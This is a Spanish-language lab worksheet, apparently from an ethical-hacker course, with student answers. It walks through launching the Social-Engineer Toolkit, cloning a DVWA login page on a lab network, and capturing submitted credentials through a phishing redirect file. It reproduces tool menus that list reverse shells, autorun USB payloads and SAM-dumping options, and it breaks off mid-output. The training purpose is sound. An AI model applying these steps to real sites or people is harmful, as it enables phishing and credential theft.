

Exploración del kit de herramientas del ingeniero social (SET)

Objetivos

Muchas explotaciones comienzan con un ataque de ingeniería social diseñado para obtener credenciales o plantar malware para crear puntos de entrada a la red objetivo. Una de las herramientas utilizadas para realizar estos ataques de ingeniería social es el kit de herramientas de ingeniería social (SET), desarrollado por David Kennedy.

- Inicio de SET y exploración del kit de herramientas
- Clonación de un sitio web para obtener credenciales de usuario
- Captura y visualización de credenciales de usuario

Trasfondo / Escenario

En esta actividad, clonará un sitio web y obtendrá credenciales de usuario. Esta actividad se realiza en condiciones cuidadosamente controladas dentro de un entorno virtual. Las herramientas SET solo deben usarse para pruebas de penetración en situaciones en las que tiene permiso por escrito para realizar explotaciones de ingeniería social.

En una prueba de penetración real, este procedimiento podría usarse para revelar problemas con la capacitación en seguridad del usuario y la necesidad de tomar medidas para educar a los usuarios sobre los diversos tipos de ataques de suplantación de identidad (phishing).

Recursos necesarios

- Kali VM personalizada para el curso de Ethical Hacker
- Acceso a Internet

Instrucciones

Parte 1: Iniciar SET y explorar el kit de herramientas

Paso 1: Cargar la aplicación SET.

1. Inicie Kali Linux con el nombre de usuario **kali** y la contraseña **kali**. Abra una sesión de terminal desde la barra de menús en la parte superior de la pantalla.
2. SET debe ejecutarse como root. Utilice el comando **sudo -i** para obtener acceso root persistente. En el indicador, introduzca el comando **setoolkit** para cargar el sistema de

menús. El kit de herramientas de ingeniería social también se puede ejecutar desde la opción **Applications >Social Engineering Tools >social engineering toolkit (root)** en el menú de Kali.

```
└─(kali㉿Kali)-[~]
```

```
└─$ sudo -i
```

[sudo] password for kali:

```
└─(root㉿Kali)-[~]
```

```
└─# setoolkit
```

Si es la primera vez que ejecuta SET, se muestran los términos y condiciones de la licencia y se requiere un acuerdo. Lea los términos con atención.

3. Después de leer la exención de responsabilidad, ingrese **y** para aceptar los términos de servicio.

```
File Actions Edit View Help
Copyright 2020, The Social-Engineer Toolkit (SET) by TrustedSec, LLC
All rights reserved.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

  * Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.
  * Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.
  * Neither the name of Social-Engineer Toolkit nor the names of its contributors may be used to endorse or promote products derived from this software without specific prior written permission.

THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS "AS IS" AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE COPYRIGHT OWNER OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

The above licensing was taken from the BSD licensing and is applied to Social-Engineer Toolkit as well.

Note that the Social-Engineer Toolkit is provided as is, and is a royalty free open-source application.

Feel free to modify, use, change, market, do whatever you want with it as long as you give the appropriate credit where credit is due (which means giving the authors the credit they deserve for writing it).

Also note that by using this software, if you ever see the creator of SET in a bar, you should (optional) give him a hug and should (optional) buy him a beer (or bourbon - hopefully bourbon). Author has the option to refuse the hug (most likely will never happen) or the beer or bourbon (also most likely will never happen). Also by using this tool (these are all optional of course!), you should try to make this industry better, try to stay positive, try to help others, try to learn from one another, try stay out of drama, try offer free hugs when possible (and make sure recipient agrees to mutual hug), and try to do everything you can to be awesome.
The Social-Engineer Toolkit is designed purely for good and not evil. If you are planning on using this tool for malicious purposes that are not authorized by the company you are performing assessments for, you are violating the terms of service and license of this toolset. By hitting yes (only one time), you agree to the terms of service and that you will only use this tool for lawful purposes only.

Do you agree to the terms of service [y/n]: █
```


Nota: Es posible que algunas opciones no tengan elección. En ese caso, use **CTRL-C** o ingrese **99** para volver al menú principal.

```
set> 1 Home

The Spearphishing module allows you to specially craft email messages and send them to a large (or small) number of people with attached fileformat malicious payloads. If you want to spoof your email address, be sure "Sendmail" is installed (apt-get install sendmail) and change the config/set_config SENDMAIL=OFF flag to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do everything for you (option 1), the second is to create your own FileFormat payload and use it in your own attack. Either way, good luck and enjoy!

1) Perform a Mass Email Attack
2) Create a FileFormat Payload
3) Create a Social-Engineering Template

99) Return to Main Menu

set:phishing>
```

```
set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>
```

```
set> 3

The Infectious USB/CD/DVD module will create an autorun.inf file and a Metasploit payload. When the DVD/USB/CD is inserted, it will automatically run if autorun is enabled.

Pick the attack vector you wish to use: fileformat bugs or a straight executable.

1) File-Format Exploits
2) Standard Metasploit Executable

99) Return to Main Menu

set:infectious>
```

```
set> 4

1) Windows Shell Reverse_TCP          Spawn a command shell on victim and send back to attacker
2) Windows Reverse_TCP Meterpreter    Spawn a meterpreter shell on victim and send back to attacker
3) Windows Reverse_TCP VNC DLL        Spawn a VNC server on victim and send back to attacker
4) Windows Shell Reverse_TCP X64      Windows X64 Command Shell, Reverse TCP Inline
5) Windows Meterpreter Reverse_TCP X64 Connect back to the attacker (Windows x64), Meterpreter
6) Windows Meterpreter Egress Buster  Spawn a meterpreter shell and find a port home via multiple ports
7) Windows Meterpreter Reverse HTTPS  Tunnel communication over HTTP using SSL and use Meterpreter
8) Windows Meterpreter Reverse DNS    Use a hostname instead of an IP address and use Reverse Meterpreter
9) Download/Run your Own Executable    Downloads an executable and runs it

set:payloads>
```

```
set> 5
```

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would be to send an email to one individual person. The second option will allow you to import a list and send it to as many people as you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

```
set:mailer>
```

```
set> 6
```

The **Arduino-Based Attack** Vector utilizes the Arduino-based device to program the device. You can leverage the Teensy's, which have onboard storage and can allow for remote code execution on the physical system. Since the devices are registered as USB Keyboard's it will bypass any autorun disabled or endpoint protection on the system.

You will need to purchase the Teensy USB device, it's roughly \$22 dollars. This attack vector will auto generate the code needed in order to deploy the payload on the system for you.

This attack vector will create the .pde files necessary to import into Arduino (the IDE used for programming the Teensy). The attack vectors range from Powershell based downloaders, wscript attacks, and other methods.

For more information on specifications and good tutorials visit:

<http://www.irongeek.com/i.php?page=security/programmable-hid-usb-keystroke-dongle>

To purchase a Teensy, visit: <http://www.pjrc.com/store/teensy.html>

Special thanks to: IronGeek, WinFang, and Garland

This attack vector also attacks X10 based controllers, be sure to be leveraging X10 based communication devices in order for this to work.

Select a payload to create the pde file to import into Arduino:

- 1) Powershell HTTP GET MSF Payload
- 2) WSCRIPT HTTP GET MSF Payload
- 3) Powershell based Reverse Shell Payload

- 4) Internet Explorer/FireFox Beef Jack Payload
- 5) Go to malicious java site and accept applet Payload
- 6) Gnome wget Download Payload
- 7) Binary 2 Teensy Attack (Deploy MSF payloads)
- 8) SDCard 2 Teensy Attack (Deploy Any EXE)
- 9) SDCard 2 Teensy Attack (Deploy on OSX)
- 10) X10 Arduino Sniffer PDE and Libraries
- 11) X10 Arduino Jammer PDE and Libraries
- 12) Powershell Direct Shellcode Teensy Attack
- 13) Teensy Multi Attack Dip Switch + SDCard Attack
- 14) HID Msbuild compile to memory Shellcode Attack

99) Return to Main Menu

```
set:arduino>
```

```
set> 7
[!] ERROR:DNS Spoof was not detected. Check the set_config file.

Press <return> to continue
```

```
set> 8

The QRCode Attack Vector will create a QRCode for you with whatever URL you want.

When you have the QRCode Generated, select an additional attack vector within SET and
deploy the QRCode to your victim. For example, generate a QRCode of the SET Java Applet
and send the QRCode via a mailer.

Enter the URL you want the QRCode to go to (99 to exit):
```

```
set> 9

The Powershell Attack Vector module allows you to create PowerShell specific attacks. These attacks will allow you to use PowerShell which is available by default in all operating systems Win
dows Vista and above. PowerShell provides a fruitful landscape for deploying payloads and performing functions that do not get triggered by preventative technologies.

1) Powershell Alphanumeric Shellcode Injector
2) Powershell Reverse Shell
3) Powershell Bind Shell
4) Powershell Dump SAM Database

99) Return to Main Menu

set:powershell>
```

```
set> 10

[-] Social-Engineer Toolkit Third Party Modules menu.
[-] Please read the readme/modules.txt for information on how to create your own modules.

1. Google Analytics Attack by @ZonkSec
2. RATTE (Remote Administration Tool Tommy Edition) Create Payload only. Read the readme/RATTE-Readme.txt first
3. RATTE Java Applet Attack (Remote Administration Tool Tommy Edition) - Read the readme/RATTE_README.txt first

99. Return to the previous menu

set:modules>
```

¿Qué opción crea un DVD o una unidad flash USB que ejecutará automáticamente el software malicioso cuando se inserte en el dispositivo de destino?

RTA => Opción 3: The Infectious USB/CD/DVD module

¿Cómo podría utilizarse esta funcionalidad en una prueba de penetración?

RTA => La funcionalidad "Infectious Media Generator" de SET se usa en pentesting para simular ataques de ingeniería social. Se crean medios físicos (ej. USB) con payloads maliciosos, dejándolos en áreas accesibles para evaluar la respuesta de los empleados y la seguridad física de la organización. Permite probar si los usuarios insertan dispositivos desconocidos y si los sistemas detectan las amenazas. Así, se mide la concientización del personal y la efectividad de los controles de seguridad y la capacidad de respuesta ante incidentes.

Parte 2: Clonación de un sitio web para obtener las credenciales de usuario

En esta parte de la práctica de laboratorio, creará una copia perfecta de la página de inicio de sesión para un sitio web. La página de inicio de sesión falsa recopilará todas las credenciales que se le envíen y redirigirá al usuario al sitio web real.

Paso 1: Investigue los vectores de ataque web en SET.

1. En el submenú de Social-Engineering Attacks, elija **2) Website Attack Vectors** para comenzar la explotación de clonación del sitio web.

```
set> 2
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.
The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.
The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.
The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.
The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.
The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set:webattack>
```

¿Qué tipo de ataque elegirá para crear un sitio web clonado para obtener credenciales de inicio de sesión para los usuarios en la red de destino?

RTA => Opción 3: Credential Harvester Attack Method

3. Seleccione **3) Credential Harvester Attack Method** en el menú. Se muestra una descripción de las formas de configurar esta explotación.

¿Qué método le permite utilizar un sitio web personalizado para la explotación que crea?

RTA => 3) Custom Import

```
set:webattack>3
Home
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu
```


Paso 2: Clone la pantalla de inicio de sesión de DVWA.vm.

En este paso, creará un sitio web clonado que duplica el sitio web de inicio de sesión de DVWA.vm. La aplicación SET crea un sitio web alojado en su computadora Kali Linux. Cuando los usuarios objetivo ingresan sus credenciales en el sitio web clonado, las credenciales y los usuarios serán redirigidos al sitio web real sin ser conscientes de la explotación. Esto es similar a un ataque en ruta.

1. En esta práctica de laboratorio, usaremos el sitio web interno alojado en la máquina virtual DVWA.vm. Para ver el aspecto del sitio web, abra el navegador Kali Firefox e ingrese la URL **http: //DVWA.vm/**. Aparece la pantalla para iniciar sesión. Si no se encuentra la URL, ingrese <http://10.6.6.13/> para acceder al servidor web mediante su dirección IP.

¿Cuál es la URL de la pantalla de inicio de sesión?

RTA => <http://10.6.6.13/login.php>



2. Regrese a la sesión de terminal. Seleccione **2) Site Cloner** en el menú **Credential Harvester Attack Method**. Se muestra información que describe qué dirección IP se necesita para alojar el sitio web falso y recibir los datos de POST. Introduzca la dirección IP del atacante web en el mensaje que se le solicita. Esta es la dirección IP de la interfaz interna virtual de Kali en la red 10.6.6.0/24. En una explotación real, esta sería la dirección externa (orientada a Internet) de la computadora atacante.

```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:4a:f3:6e brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 86043sec preferred_lft 86043sec
    inet6 fd00::1e9d:a185:3b70:d510/64 scope global temporary dynamic
        valid_lft 86047sec preferred_lft 14047sec
    inet6 fd00::a00:27ff:fe4a:f36e/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 86047sec preferred_lft 14047sec
    inet6 fe80::a00:27ff:fe4a:f36e/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

```
set:webattack>2
[+] Credential harvester will allow you to utilize the clone capabilities within SET
[+] to harvest credentials or parameters from a website as well as place them into a report
```

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * —

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:
```

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:
[+] SET supports both HTTP and HTTPS
[+] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://10.6.6.13/
```

5. Cuando se clona el sitio web, aparece el siguiente mensaje en el terminal.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:
[+] SET supports both HTTP and HTTPS
[+] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://10.6.6.13/

[*] Cloning the website: http://10.6.6.13/
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```


Nota: No se le devolverá ningún mensaje. Esto se debe a que ahora hay un oyente activo en el puerto 80 en la computadora Kali y todo el tráfico del puerto 80 se redirigirá a esta pantalla. No cierre la ventana de la terminal.

Parte 3: Captura y visualización de credenciales de usuario

Paso 1: Crear la explotación de ingeniería social.

En una explotación de la “vida real”, en este punto, se crea y envía una explotación de suplantación de identidad (phishing) que contiene un enlace o código QR que envía al usuario al sitio web falso. En esta práctica de laboratorio, se crea un documento html para dirigir al usuario a la página web falsa. Este documento simula una URL de suplantación de identidad (phishing) distribuida. Podría distribuirse como archivo adjunto en correos electrónicos de suplantación de identidad (phishing).

1. Abra el editor de texto Mousepad de Kali para Linux con la opción **Applications > Favorites > Text Editor** del menú. Ingrese el código HTML que se muestra en el documento.




```
*Untitled 1 - Mousepad
File Edit Search View Document Help
1 <html>
2 <head>
3 <meta http-equiv="refresh" content="0; url=http://10.6.6.1/" />
4 </head>
5 </html>
```

2. Seleccione **File > Save** en el menú. Nombre el documento **Great_link.html** y guárdelo en la carpeta **/home/kali/Desktop**. El icono aparece en el escritorio de Kali.
3. Cierre la aplicación Mousepad.


Paso 2: Capture las credenciales de usuario.

El propósito del sitio web clonado es presentar una página web idéntica a la que espera el usuario. Un buen hacker crearía una URL falsa que sería muy similar a la URL real, de modo que, a menos que el usuario inspeccione la URL muy de cerca, pase desapercibida.

1. Haga doble clic en el icono del escritorio de la página **Great_link.html**. La página de inicio de sesión de DVWA que vio en la **Parte 2, Paso 2a** debe aparecer en una ventana del navegador.




¿Qué URL aparece en el navegador ahora? ¿Es la misma que la URL que registró en la parte 2, paso 2a?




RTA => No es la misma, la original era "http://10.6.6.13/login.php" mientras que esta es "http://10.6.6.1/"

2. Introduzca información en los campos Nombre de usuario y Contraseña y haga clic en **Login** para enviar el formulario.



¿Cuál es la URL después de ingresar la información y hacer clic en el botón Iniciar sesión? ¿Es la misma que la URL que registró en la parte 2, paso 2a?



RTA => Excato, pero obviamente no loguea.

¿Qué ocurrió?

RTA => Después de iniciar sesión, la página fake redirige al usuario al sitio legítimo y se queda con las credenciales.

Paso 3: Vea la información capturada.

1. Regrese a la sesión de terminal que ejecuta la aplicación SET. Debe aparecer el resultado del intento de inicio de sesión, similar a lo que se muestra:

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://10.6.6.13/

[*] Cloning the website: http://10.6.6.13/
